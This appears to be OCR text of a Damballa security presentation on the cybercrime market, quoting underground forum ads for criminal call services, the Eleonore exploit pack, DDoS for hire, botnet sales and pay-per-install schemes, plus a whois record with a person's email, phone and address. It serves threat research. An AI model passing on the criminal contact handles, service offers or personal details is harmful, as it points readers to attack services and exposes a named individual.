
| | 7 days | 15 days | 30 days | 60 days | 90 days | 180 days |
|---|---|---|---|---|---|---|
| IT–DE, NL, US, UK, IN | 17.5$ | 26$ | 34,5$ | 66,5$ | 98,5$ | 188,5$ |
| NL–DE, IT, US, UK, IN | 17$ | 25.5$ | 33,5$ | 64,5$ | 96$ | 184$ |
| DE–NL, IT, US, UK, IN | 17$ | 25.5$ | 33,5$ | 64,5$ | 96$ | 184$ |
| US–NL, IT, DE, UK, IN | 17$ | 25.5$ | 33,5$ | 64,5$ | 96$ | 184$ |
| UK–NL, IT, DE, US, IN | 17$ | 25.5$ | 33,5$ | 64,5$ | 96$ | 184$ |
| IN–NL, IT, DE, UK, US | 19$ | 29$ | 38,5$ | 72,5$ | 110,5$ | 212,5$ |
| FULL MULTI PACK | 24$ | 37$ | 52$ | 98,5$ | 147$ | 296$ |

Italy Germany Netherlands Great Britain USA India

DAMBALLA
Take Back Command-and-Control

# Call Service Translation

- **Foreign language support**
  - Crime specific



Proring Services | Service Call

We provide services for proring.

Prozvanivaem: stores, mules, casinos, banks, traffic companies, UPS, FedEx.

- English: 10 male voices, 3 female.
- German - 2 men, 1 woman.
- Spanish - 1 Male
- Français - 1 woman
- Italian - 1 man, 1 women

1) to call with a price point for all concerned (the USA).
2) take your calls or their number.
3) We make room for staff to order.

Hours: 10-00 to 03-00 tbsp.

Prices of our services:

- All calls are $ 15
- Receiving calls $ 15

Manufacturer code:
Option 1: $ 20, will live at least a week, possibly longer.
Option 2: $ 55, will live for 3 months.

Not everyone areakody worldwide.

Take money only for "full" calls in which you want to get called and spoke to those who need it.
To answer the machines do not take money. To record a message on an answering machine to customers free of charge.
For the failure of activity (for example, failed to balance transfers) due to lack of information (for example, asked PRS number, and you have not), and because others do

Good afternoon, ladies and gentlemen crooks!)

You salute Aproove Call Service!

We have long been on the market proring and many clients working with us for years.

We offer services for proring languages of Europe in various areas, namely:

Drop, shops, banks, casino, postal service, billing, ebay, pp etc, as well as dating proring.

Currently proring possible in the following languages:

EN English
DE German
FR French
ESP Spanish
Italian IT

In test mode, APPEARED ON proring

- Dutch / Flemish
- Serbian
- Polish
- Romanian
- Hebrew

Flown, TEST)

For each language represented male and female voices

operators with extensive experience, we make one or two thousand calls.

Rates

shops, banks, etc kazi 10 WMZ
14 WMZ (For newly arrived customers. For the old people of all remains as before)

also possible manufacturer skype in numbers in different countries

are discounts and bonuses!

ing a professional translation from and into different languages at a very tasty price!

DAMBALLA
Take Back Command-and-Control

# Exploit packs

- **Eleonore Exp v1.6.2**
- **Pricing**
  - Package: $2000
  - Updates: $100
  - Rebuild for new IP: $50
- **Special pricing**
  - Subacc Edition: $2500
  - Rental Edition: $3000

DAMBALLA


Take Back Command-and-Control

# Exploit Pack Diversity

DAMBALLA
Take Back Command-and-Control

# Exploit Pack Management

- **Full capability portals**
- **Multiple exploits**
  - Multi-platform & app




DAMBALLA
Take Back Command-and-Control

# DDoS for Rent

ToxaXacker
Junior Member

DDOS SERVICE/DDOS сервис от 50$/сутки

**DDos Service**

Tired of your competitors?
Tired of your enemies?

We'll help you, make no mistake!
New ddos service with round the clock customer support.

**Work:**
Support
24 hours 7 days a week.
Always answer all your questions.

Cost:
wmz = 1 hour
wmz = day

accept:
webmoney

Contact:
icq# 4691951

cks passed:

10-03-2011

ToxaXacker
Junior Member

*u attack with 20k++ ???*

Online 15k (Day). Evening of 4-5k

DDos сервис/DDos услуги/DDos атака

donaldo

Прохожий

we attack
1) competitors
2) political sites
3) social network
4) sites with anti ddos
Five) attack on the port

FOR CLIENTS PLEASE READ CAREFULLY

do not work with the mediators
work strictly under the protection (code)
do a free test (10 min) when the money is under the protection of
without protection is not working

accept payment
webmoney
webmoney (prepaid cards wmz wmr wmu)
Yandex Money
Yandex money (cards)

icq- 606592847

**Characteristics of a botnet:**
Samopisny bot.
Day Online (from 12-00 to 24-00): ~ 9000
Night line (from 24-00 to 12-00): ~ 6000

DDoS Service


**WebMoney: BL 25**
Scheme: Test * - Payment - Implementation
* Test without pay under the protection code for regular customers, since the Internet a lot banyg that throw people for our tests.
After the test, pay for your order under the protection code and here is talking about the code. After that, I take the patronage and fulfill orders.

**Price:**
3 hours - $ 15
6 hours - $ 25
12 hours - $ 30
24 hours - from $ 40

**Tests were carried out on (sorry admins):**
1) Cy-Pr.Com - After 2 minutes, the site shows "502 Bad Gateway", and 10 completely fell
2) 4Dle.Ru - 25 seconds and the site died
3) Wapos.Ru - 6 minutes and ngnix gave 502 error

DAMBALLA
Take Back Command-and-Control

# Botnet Selling


Selling Botnet sell Download

Urist

Passerby
Group: Members
Posts: 1
Joined: March 25, 1911

Posted on March 25, 2011 - 6:01

Written by ACME.
2k bots.
40% of the network is kept standard.
botnet fresh.
Price: $ 200

Working through the guarantor.
Have feedback.
Pay only LR or Alpha.

Botnets can be configured for DDoS, and for the bays and loadov.


ICQ: 394-867-702

Uploaded by:

Do download the USA, AU, DE, IT, UK, RU and the CIS.
Prices for 1000 Uploaded by:
USA = $ 100
AU = $ 83
DE = $ 120
IT = $ 70
UK = $ 88
RU = $ 50
CIS countries = $ 60

Your software, respectively.
Upload all come with a private boat.
Prefer to pay for LR (Lyberti Reserve).
As an assurance reviews.

ICQ: 394-867-702


Subject: Buy Private botnet!

05/09/2011 17:27

T1One •
MS-DOS 3.0
Register : 02.05.2011
Posts : 3
Said (a) thank you : 0
Thanked 0 time (s) in 0 Posts

Reputation: 0

Selling private botnet!

[B] Sell private botnet G-bot host + almost yuzany encryption bot in admin 1.2 companies.
3.7k wmr or poison. ($ 120)
Transaction through a guarantee inatattak! Or k0d!
Skype: misha.tretyak

Last edited T1One; Yesterday at 24:27

- **Build-to-sell models**
  - Public forum postings
  - Private forum requests
  - Mediators to facilitate transfers

DAMBALLA
Take Back Command-and-Control

# Buy Specific Bot Victims

- **Compromised systems**
  - Hacked “manually”
  - Hacked via Googledorks
  - Backdoor delivery
- **Campaigns**
  - “Opportunistic” delivery
  - Sifting of victim inventory
  - Specialized sale of notable systems

DAMBALLA

Take Back Command-and-Control

# PPI


dogm-millions.com

204.12.213.147

Andrew Hughes ()

Fax:
Meininger Strasse 23
Niederbrombach, 55767
Germany

Andrew Hughes (andrew.hughes471@googlemail.com)
+1.6787923480
Fax:
Meininger Strasse 23
Niederbrombach, 55767
Germany

Andrew Hughes (andrew.hughes471@googlemail.com)
+1.6787923480
Fax:
Meininger Strasse 23
Niederbrombach, 55767
Germany

ns1.everydns.net
ns2.everydns.net
ns3.everydns.net
ns4.everydns.net

Creation date: 13 Jul 2009 13:12:07
Expiration date: 13 Jul 2010 13:12:07

Google Page Rank : Unkn
Alexa Traffic Rank : 121 3

Created: 13 Jul 2009 13:1
Expires: 13 Jul 2010 13:1
Source: whois.enom.com

| | Tier 1 | Tier 2 | Tier 3 |
|---|---|---|---|
| | $0.75 | $0.40 | $0.10 |
| | $1.00 | $0.53 | $0.15 |
| | $1.13 | $0.59 | $0.18 |
| | $1.21 | $0.63 | $0.19 |
| | $1.29 | $0.67 | $0.21 |
| | $1.37 | $0.71 | $0.22 |
| | $1.45 | $0.75 | $0.24 |

Kingdom

nany, Netherlands


d, Italy, New Zealand, Norway,

Distributed TDL3 variants

DAMBALLA

Take Back Command-and-Control

# Full Service PPI


DAMBALLA
Take Back Command-and-Control

# Gangstabucks


01-29-2011 10:48 AM

GangstaSup
Newbie

**Can buy all yours installs! Gangstabucks.**

http://2.gangstabucks.com - link to registration.

New affiliate! We are ready to buy any amount of your installs at high prices.
We have the most friendly support service that will support you and will answer any question at any time of day.
We pay the following payment systems: on Webmoney, Paypal, Liberty Reserve, Western Union and Wire. By special arrangement are possible and the daily payment.
You will enjoy detailed statistics and our high rates)
For more information you can get on icq or look at our site http://2.gangstabucks.com
icq - 617


Distributed TDL4 variants

# Disclaimers & Protection


# Disclaimers

- **Legitimate or fraud?**
  - Common use of disclaimers and agreements
- **"Protection" and air of authenticity**
  - Proof of concept
  - Not for criminal use
  - Please do not use illegally
  - Internal testing purposes only
  - Warranty void if used for criminal purposes
  - Commercial network administrators only
  - Click here to accept full responsibility

DAMBALLA
Take Back Command-and-Control


# DDoSer Tool

1. **We are not held responsible for any actions you use our sofware for.**
2. We are not responsible if you purchase this without having any understanding of how it works.
3. There are NO refunds, all sales are *final*.
4. If your portal account gets stolen, you have to provide ownership of it before we will offer support on helping you get it back, otherwise its not our problem. (Purchase Information etc.)
5. We only offer support if its something on our end, otherwise we are not responsible if your having problems with using our software. (We are here to help, not spoon feed.)
6. We do not support resold accounts! **We are not held responsible if you are scammed by a reseller, to be safe you should only buy DDoSeR from us.** If you did not purchase from us then we are not required to give you support.
7. You may get trolled on in "User chat", we don't care, so dont come crying to us because its not our problem that your stupidity over comes you.



